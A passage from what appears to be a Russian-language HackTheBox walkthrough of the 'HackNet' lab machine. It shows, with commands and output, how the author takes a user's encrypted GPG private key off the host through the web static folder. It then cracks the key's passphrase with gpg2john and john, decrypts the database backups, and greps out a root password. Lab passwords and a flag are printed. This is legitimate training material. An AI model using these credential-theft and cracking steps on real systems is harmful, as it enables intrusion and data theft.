-rw----- 1 sandy sandy   32 Sep  5 11:33 pubring.kbx~
-rw----- 1 sandy sandy  600 Sep  5 11:33 random_seed
-rw----- 1 sandy sandy 1280 Sep  5 11:33 trustdb.gpg
sandy@hacknet:~/gnupg$ cd private-keys-v1.d
cd private-keys-v1.d
sandy@hacknet:~/gnupg/private-keys-v1.d$ ls
ls
0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
armored_key.asc
EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
sandy@hacknet:~/gnupg/private-keys-v1.d$ █
```

В директории .gnupg есть директория private-keys-v1.d

В ней лежит секретный ключ. И он зашифрован.

Открытый ключ уже есть и с ним всё ок, мы это пробовали в прошлой попытке взломать backup*.sql.gpg

сейчас будем пробовать расшифровать файл armored_key.asc

Возникла задача: Надо перекинуть этот самый файл armored_key.asc на мою машину kali. Как это сделать, если на машине жертве нет возможности поднять веб сервер или воспользоваться утилитой busybox.

Решение:

Но при этом мы находимся под пользователем sandy, который имеет доступ ко всем исходникам веба.

Отличный вариант, это скопировать файл в директорию static.

Выдать права 644

И скачать его с помощью утилиты curl


curl http://hacknet.htb/static/armored_key.asc -o armored_key.asc

Ну либо просто открыть в браузере: http://hacknet.htb/static/armored_key.asc и файл перенесется в загрузки. Я так и сделал.

У себя на машине kali:

Импортируем ключ:

```
gpg --import armored_key.asc
```



После этой команды вылезла табличка, которая потребовала парольную фразу – ее я не знаю.

Взламываем файл:

```
(root@kali)-[~/hacknet]
# gpg2john armored_key.asc >> hash.txt
```

File armored_key.asc

gpg2john – это утилита из набора John. Ее задача взять файл с GPG-ключом, выковырять оттуда всё нужное. И превратить всё это в одну строку в формате, который понимает инструмент john, убрать соль и тд. (короче говоря избавились от этого .asc)

```
(root@kali)-[~/hacknet]
# cat hash.txt
```

```
Sandy:$gpg$*1*348*1024*db7e6d165a1d86f43276a4a61a9865558a3b67dbd1c6b0c25b960d29
3cd490d0f54227788f93637a930a185ab86bc6d4bfd324fdb4f908b41696f71db01b3930cdfbc854a
```

81adf642f5797f94ddf7e67052ded428ee6de69fd4c38f0c6db9fccc6730479b48afde678027d0628f0b9046699033299bc37b0345c51d7fa51f83c3d857b72a1e57a8f38302ead89537b6cb2b88d0a953854ab6b0cdad4af069e69ad0b4e4f0e9b70fc3742306d2ddb255ca07eb101b07d73f69a4bd271e4612c008380ef4d5c3b6fa0a83ab37eb3c88a9240ddeda8238fd202ccc9cf076b6d21602dd2394349950be7de440618bf93bcde73e68afa590a145dc0e1f3c87b74c0e2a96c8fe354868a40ec09dd217b815b310a41449dc5fbdca513fadd5eeae42b65389a9cc628e94b5fb59cce24169c8cd59816681de7b58e5f0d0e5af267bc75a8efe0972ba7e6e3768ec96040488e5c7b2aa0a4eb1047e79372b3605*3*254*2*7*16*db35bd29d9f4006bb6a5e01f58268d96*65011712*850ffb6e35f0058b:::Sandy (My key for backups) <sandy@hacknet.htb>::armored_key.asc

Используем утилиту john и словарь rockyou для подбора фразы:

```
(root@kali)-[~/hacknet]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt john работает с опцией --wordlist
```

Using default input encoding: UTF-8

Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])

Cost 1 (s2k-count) is 65011712 for all loaded hashes

Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes

Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

sweetheart (Sandy) — та самая секретная фраза

1g 0:00:00:12 DONE (2025-11-29 04:13) 0.08237g/s 34.76p/s 34.76c/s 34.76C/s

246810..sweetheart

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

Чтобы посмотреть еще раз, можно прописать команду john --show имя файла.

```
(root@kali)-[~/hacknet]
# cat hash.txt
Sandy:$pgp$*1*348*1024*db7e6d165a1d86f43276a4a61a9865558a3b67dbd1c6b0c25b96
0d293cd490d0f5422778f93637a930a185ab86bc6d4bdf324fdb4f908b41696f71db01b393
0cd7bc85a81ad6f62f5797f94ddf7e67052ded428ee6de69fd4c38f0c6db9fccc6730479b4
8afde678027d0628f0b9046699033299bc37b0345c51d7fa51f83c3d857b72a1e57a8f38302
ead89537b6cb2b88d0a953854ab6b0cdad4af069e69ad0b4e4f0e9b70fc3742306d2ddb255c
a07eb101b07d73f69a4bd271e4612c008380ef4d5c3b6fa0a83ab37eb3c88a9240ddeda8238
fd202ccc9cf076b6d21602dd2394349950be7de440618bf93bcde73e68afa590a145dc0e1f3
c87b74c0e2a96c8fe354868a40ec09dd217b815b310a41449dc5fbdca513fadd5eeae42b65
389a9cc628e94b5fb59cce24169c8cd59816681de7b58e5f0d0e5af267bc75a8efe0972ba7e
6e3768ec96040488e5c7b2aa0a4eb1047e79372b3605*3*254*2*7*16*db35bd29d9f4006bb
6a5e01f58268d96*65011712*850ffb6e35f0058b:::Sandy (My key for backups) <sandy@hacknet.htb>::armored_key.asc

(root@kali)-[~/hacknet]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetheart (Sandy)
1g 0:00:00:12 DONE (2025-11-29 04:13) 0.08237g/s 34.76p/s 34.76c/s 34.76C/s 246810..sweetheart
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

ввел sweetheart при импорте:

как видим всё сработало. Ключ импортировался нам.


```
(root@kali)-[~/hacknet]
# gpg --import armored_key.asc
gpg: key D72E5C1FA19C12F7: "Sandy (My key for backups) <sandy@hacknet.htb>" not changed
gpg: key D72E5C1FA19C12F7: secret key imported
gpg: Total number processed: 1
gpg:             unchanged: 1
gpg:             secret keys read: 1
gpg:             secret keys imported: 1
```

```
(root@kali)-[~/hacknet]
# gpg -K
/root/.gnupg/pubring.kbx

sec   rsa1024 2024-12-29 [SC]
      21395E17872E64F474BF80F1D72E5C1FA19C12F7
uid           [ unknown] Sandy (My key for backups) <sandy@hacknet.htb>
ssb   rsa1024 2024-12-29 [E]
```

теперь потенциальная команда для расшифровки gpg файла будет выглядеть вот так:

```
gpg --batch --yes --pinentry-mode loopback --passphrase 'sweetheart' -d backup03.sql.gpg > /tmp/backup03.sql
```

```
sandy@hacknet:~/.gnupg/private-keys-v1.d$ gpg --import armored_key.asc
gpg --import armored_key.asc
gpg: key D72E5C1FA19C12F7: "Sandy (My key for backups) <sandy@hacknet.htb>" not changed
gpg: key D72E5C1FA19C12F7: secret key imported
gpg: Total number processed: 1
gpg:             unchanged: 1
gpg:             secret keys read: 1
gpg:             secret keys unchanged: 1
sandy@hacknet:~/.gnupg/private-keys-v1.d$ cd /var/www/HackNet/backups
cd /var/www/HackNet/backups
sandy@hacknet:/var/www/HackNet/backups$ ls
ls
backup01.sql.gpg
backup02.sql.gpg
backup03.sql.gpg
sandy@hacknet:/var/www/HackNet/backups$ gpg --batch --yes --pinentry-mode loopback --passphrase 'sweetheart' -d backup02.sql.gpg > /tmp/backup02.sql
<sweetheart> -d backup02.sql.gpg > /tmp/backup02.sql
gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"
sandy@hacknet:/var/www/HackNet/backups$ gpg --batch --yes --pinentry-mode loopback --passphrase 'sweetheart' -d backup03.sql.gpg > /tmp/backup03.sql
<sweetheart> -d backup03.sql.gpg > /tmp/backup03.sql
gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"
sandy@hacknet:/var/www/HackNet/backups$
```

И тем самым мы теперь можем извлекать содержимое всех этих файлов backup.sql

После чего я перекачал содержимое всех этих файлов бэкапов к себе на kali. И

инструментом grep нашел пароль от root.

```
(root@kali)-[~/hacknet/db]
# cat dbcred2.txt | grep "password"
(26,'Brute force attacks may be noisy, but theyâ€™re still effective. Iâ€™ve been refining my techniques to make them more efficient, reducing the time it takes to crack even the most complex passwords. Writing up a guide on how to optimize your brute force attacks.', '2024-08-30 14:19:57.000000',6,2,0,24);
(11,'Reducing the time to crack complex passwords is no small feat. Even though brute force is noisy, itâ€™s still one of the most reliable methods out there. Your guide will be a must-read for anyone looking to sharpen their skills in this area!', '2024-09-02 09:04:13.000000',26,7);
(47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Hereâ€™s the password: h4ck3rs4re3veRywh3re99. Let me know when youâ€™re done.',1,18,22),
password` varchar(70) NOT NULL,
(24,'brute_force@ciphemail.com','brute_force','BrUt3F0rc3#','24.jpg','Specializes in brute force attacks and password cracking. Loves the challenge of breaking into locked systems.',0,0,1,0,0),
password` varchar(128) NOT NULL,
```

```
sandy@hacknet:/tmp$ su -  
su -  
Password: h4ck3rs4re3veRywh3re99  
ls  
root.txt  
cat root.txt  
99690f6636882d13997ea724811c8f71
```

Машина пройдена:

The screenshot shows the HackTheBox (HTB) website interface. A modal window is displayed in the center, announcing that the machine 'EU Free 2' has been pwned. The modal includes a congratulatory message for the user 'lolpwosk' and displays their current statistics: Machine Rank #1779, Pwn Date 29 Nov 2025, and Points Earned 45. The background shows the HTB dashboard with a sidebar menu on the left containing links to Season 9, Machines, Challenges, Sherlocks, Tracks, Rankings, Pro Labs, Fortresses, Job Board, Universities, Academy, and HTB for Business. The main content area shows the 'Play Machine' tab for 'EU Free 2', with the target IP address 10.10.11.85 and options to submit user and root flags, as well as a flag difficulty rating.

HackNet has been Pwned!

Congratulations **lolpwosk**, best of luck in capturing flags ahead!

MACHINE RANK	PWN DATE	POINTS EARNED
#1779	29 Nov 2025	45

OK SHARE